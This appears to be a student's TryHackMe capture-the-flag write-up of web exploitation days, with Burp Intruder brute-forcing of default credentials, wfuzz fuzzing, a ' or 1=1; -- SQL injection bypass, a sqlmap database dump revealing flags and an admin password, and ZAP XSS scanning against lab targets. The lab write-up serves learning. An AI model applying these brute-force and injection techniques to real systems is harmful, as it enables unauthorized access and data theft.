0			302	<input type="checkbox"/>	<input type="checkbox"/>	309		
1	admin	password	302	<input type="checkbox"/>	<input type="checkbox"/>	309		
2	root	password	302	<input type="checkbox"/>	<input type="checkbox"/>	309		
3	user	password	302	<input type="checkbox"/>	<input type="checkbox"/>	309		
4	admin	admin	302	<input type="checkbox"/>	<input type="checkbox"/>	309		
5	root	admin	302	<input type="checkbox"/>	<input type="checkbox"/>	309		
6	user	admin	302	<input type="checkbox"/>	<input type="checkbox"/>	309		
7	admin	12345	302	<input type="checkbox"/>	<input type="checkbox"/>	255		
8	root	12345	302	<input type="checkbox"/>	<input type="checkbox"/>	309		
9	user	12345	302	<input type="checkbox"/>	<input type="checkbox"/>	309		

Now, go back to the page and key in the username and the password. And now we can login to the page. From there, I can get the flag at the bottom of the site.



Santa Sleigh Tracker App



GPS: Online
Last Airborne: 24th December 2019
Santa Sleigh: Offline

Flag: `THM{885ffab980e049847516f9d8fe99ad1a}`

The Santa Sleigh Tracker App uses state of the art technology to track Santa as he travels around the world delivering presents.

Thought Process/Methodology:

By getting the IP address, we were able to access the login site but were not able to login because we do not know the username and password. We proceeded to run BurpSuite on Kali and open a browser on Burpsuite. We keyed in the Ip address again into the url and lines of text appeared. Once we saw the line of text, we right clicked on the text and clicked on 'Send to Intruder'. After that, we go to the intruder tab and we switch the attack type from sniper to cluster bomb. Once we have done that, we go to the payload tab and select set 1 and key in the list of usernames such as "admin", "root", "user". Next, we select on set 2 and key in a list of passwords such as "password", "admin", "12345". Then, we clicked on the "Start Attack" button. Once the attack is done, we have a list of combinations from set 1 and set 2. By looking at the Length and Status we were able to locate the successful login. We then go back to the login site and key in the username and password. And we were able to access the page and get the flag at the bottom of the site.


Day 4: Web Exploitation – Santa's watching

Tools used: Kali Linux, Firefox, GoBuster

Solution/Walkthrough:

Question 1

Copied the IP address from TryHackMe and pasted it into the search bar in Firefox. The image below is the webpage displayed with the IP address given.




Since <http://shibes.xyz/api.php> has not consented to being fuzzed, imagine the command to be like this:

`wfuzz -c -z file,big.txt http://shibes.xyz/api.php?breed=FUZZ`

Question 2

Keyed in `/api/` where the file was stored. The file was named `site-log.php`




Question 3

Ran wfuzz and it displayed one result that stood out from the rest. While all the other dates showed 0 characters, the date "20201125" showed 13 characters.

ID	Response	Lines	Word	Chars	Payload
000019:	C=200	0 L	0 W	0 Ch	"20201118"
000001:	C=200	0 L	0 W	0 Ch	"20201100"
000002:	C=200	0 L	0 W	0 Ch	"20201101"
000011:	C=200	0 L	0 W	0 Ch	"20201110"
000003:	C=200	0 L	0 W	0 Ch	"20201102"
000021:	C=200	0 L	0 W	0 Ch	"20201120"
000004:	C=200	0 L	0 W	0 Ch	"20201103"
000005:	C=200	0 L	0 W	0 Ch	"20201104"
000012:	C=200	0 L	0 W	0 Ch	"20201111"
000006:	C=200	0 L	0 W	0 Ch	"20201105"
000007:	C=200	0 L	0 W	0 Ch	"20201106"
000008:	C=200	0 L	0 W	0 Ch	"20201107"
000009:	C=200	0 L	0 W	0 Ch	"20201108"
000010:	C=200	0 L	0 W	0 Ch	"20201109"
000013:	C=200	0 L	0 W	0 Ch	"20201112"
000020:	C=200	0 L	0 W	0 Ch	"20201119"
000022:	C=200	0 L	0 W	0 Ch	"20201121"
000023:	C=200	0 L	0 W	0 Ch	"20201122"
000024:	C=200	0 L	0 W	0 Ch	"20201123"
000026:	C=200	0 L	1 W	13 Ch	"20201125"
000025:	C=200	0 L	0 W	0 Ch	"20201124"
000027:	C=200	0 L	0 W	0 Ch	"20201126"

Added the file and date from the previous results into the search bar to obtain the flag.



Thought Process/Methodology:

After accessing the target machine, we were shown a webpage with a Christmas tree along with the words “Y0u h4v3 b33n d3f4c3d y0ur f0rums ar3 g0ne”. Using GoBuster, we proceeded to find the API directory. We headed over to /api/ to look for the file needed. We then found the file under the name site-log.php . After obtaining the file, we then ran the wfuzz command. One of the results looked different from the rest as it showed 13 characters while the rest only showed 0 characters. We then inserted the given IP address, /api/, the name of our file and the date collected from our previous result into our browser to access our flag. After it loaded, the flag was displayed on the top left of our screen.


Day 5: Web Exploitation - Someone stole Santa’s gift list!

Tools used: Kali Linux, Firefox

Solution/Walkthrough:

Question1


Copied the IP address from TryHackMe and pasted it into the search bar in Firefox. The image below is the webpage displayed with the IP address given.



Default port number = 1433


Question 2

The hint says that the name is derived from **2 words from this question** and has the format. **/s**tap***I**. After doing a little bit of thinking I tried out **/santapanel** and was taken to Santa's login panel!



Question 3

I entered **santa** as the username. The magic comes in the password field with the input **' or 1=1; —**. The **'** character closes the opening quotation mark in our SQL query. We then follow this with **or 1=1;**. In SQL, **1=1** will always evaluate to true, so what we are telling SQL is that the password will be **' or true;**. This case will always be true and let us log in with any user. We then add a **SQL comment** so that any SQL after this point does not run. After we successfully perform our SQL injection, we are taken to a page where we can see some data from Santa's database!



Question 4

We can use a similar SQL trick to get all the records in the database by performing a SQL injection on the search input. If we enter the same input as we used to login, '**or 1=1; --**', we can force the same **always true** logic to load everything from the database. As a result of typing this into our input box and submitting, all the records in the gift database will be displayed on the page!

Enter: 'or 1=1; --

Search

Gift	Child
shoes	James
skateboard	John
iphone	Robert
playstation	Michael
xbox	William
candy	David
books	Richard
socks	Joseph
10 McDonalds meals	Thomas
toy car	Charles
air hockey table	Christopher
lego star wars	Daniel
bike	Matthew
table tennis	Anthony
fazer chocolate	Donald
wii	Mark
github ownership	Paul
finnish-english dictionary	James
laptop	Steven
rasberry pie	Andrew
TryHackMe Sub	Kenneth
chair	Joshua

Total entries: 22

Question 5

The next question asks what **Paul** wants for Christmas. Since we have the whole database in front of us, we can skim through and see that Paul wants some **github ownership**

Question 6

Next, we want to use our old friend **Burp Suite** to intercept the SQL request. Fire up Burp Suite and make sure **Intercept is on** in the **Proxy** tab. We want to **save** the request to a file after intercepting it so that we can use it with a tool called **sqlmap**. Tight click inside the request and hit **Save Item** in order to accomplish this. I saved the item with the name **santa_panel_sql.request** so that it would be easy to remember. Now we want to use this file with **sqlmap** in order to output all the contents of each database. We are asked to find the flag. This is found in the hidden table called **flags** and we can see the value is **thmfox{All_I_Want_for_Christmas_Is_You}**.

```
Database: SQLite_masterdb
Table: hidden_table
[1 entry]
+-----+
| flag |
+-----+
| thmfox{All_I_Want_for_Christmas_Is_You} |
+-----+
```

Question 7

Finally, the last question asks us for the **admin password**. This can be found in the admin table with the value **EhCNSWzzFP6sc7gB**.

```
Database: SQLite_masterdb
Table: users
[1 entry]
+-----+-----+
| username | password |
+-----+-----+
| admin    | EhCNSWzzFP6sc7gB |
+-----+-----+

[17:48:50] [INFO] table 'SQLite_masterdb.users' d
```

Thought process/ Methodology:


After accessing the machine, we can see Santa's official forum. Then, we have to use the hint to find the login panel. We simply entered the username to enter Santa's database. We then used SQL tricks to find the list of entries and gifts. We will be able to access information using the search bar. We used Burp Suite to intercept SQL requests. After that, we used the burp suite to find the flag and admin password. With that we have completed our challenge and day 5.

Day 6: Web Exploitation – Be careful with what you wish on a Christmas night

Tools used: Kali Linux, Firefox, OWASP Zap


Solution/Walkthrough:

Question 1




The website is not corrupted; thus, the vulnerability type was stored cross-site scripting.

Question 2



By searching the query, the query string that added in the browser search bar is 'q'.


Question 3



The screenshot shows the OWASP ZAP website's download page. At the top, there's a navigation bar with links for Home, Blog, Videos, Documentation, and Community, along with a search icon and a 'Download' button. Below the navigation bar, the main heading is 'Download ZAP'. A note states that checksums for all downloads are maintained on the 2.11.1 Release Page and in relevant version files. Another note recommends that ZAP is only installed and used on operating systems and JREs that are fully patched and actively maintained. The main content area lists download options for ZAP 2.11.1:

Platform/Package	Size	Download Button
Windows (64) Installer	183 MB	Download
Windows (32) Installer	183 MB	Download
Linux Installer	188 MB	Download
Linux Package	186 MB	Download
MacOS Installer	213 MB	Download
Cross Platform Package	264 MB	Download

Navigating to the OWASP Zap website, I was able to download the installer.



```
1211101248@kali: ~/Downloads
File Actions Edit View Help
Desktop Downloads Music Public Videos
Documents hs_err_pid4665.log Pictures Templates

(1211101248@kali)-[~]
$ cd Downloads

(1211101248@kali)-[~/Downloads]
$ ls
php-reverse-shell.jpeg.php  santapanelsql  V3ness.ovpn  ZAP_2_11_1_unix.sh


(1211101248@kali)-[~/Downloads]
$ ls ZAP_2_11_1_unix.sh
ZAP_2_11_1_unix.sh

(1211101248@kali)-[~/Downloads]
$ chmod 0+x ZAP_2_11_1_unix.sh
chmod: invalid mode: '0+x'
Try 'chmod --help' for more information.

(1211101248@kali)-[~/Downloads]
$ chmod o+x ZAP_2_11_1_unix.sh

(1211101248@kali)-[~/Downloads]
$ sudo ./ZAP_2_11_1_unix.sh
[sudo] password for 1211101248:
Starting Installer ...
```


By inserting some commands into the terminal, the scanner was downloaded.



The screenshot shows the OWASP ZAP web interface. The top bar includes menus for File, Edit, View, Analyse, Report, Tools, Import, and Online. The main content area displays a 'Welcome to OWASP ZAP' message, stating that ZAP is an easy-to-use integrated penetration testing tool for finding vulnerabilities in web applications. It offers three options: Automated Scan, Manual Explore, and Learn More. A notification bar at the bottom asks 'Has ZAP helped you? Now it is your turn to help ZAP!' with a 'Learn More' link. The bottom status bar shows 'Alerts: 0', 'Primary Proxy: localhost:8080', and 'Current Scans: 0'.


OWASP Zap launched successfully.

Question 4



By scanning the site, I got 2 XSS alerts.

Question 5



By inserting '1' in the search query, the alert '1' appeared.

Thought Process/Methodology:

After accessing the target machine, we were shown the 'Make a Wish' website. Looking at the uncorrupted webpage, we quickly identified that the vulnerability type was stored cross-site scripting. To identify the query string, all we needed to do was search something. And as expected, we got the 'q'. Since our Kali Linux does not have OWASP Zap installed, we then search on YouTube and followed the guide to install the scanner. After that, we launched the scanner, then quick scanned the website. As a result, we got 2 XSS alerts. To get the alert, all we needed to do was input '1' in the query. And we got '1' as the alert.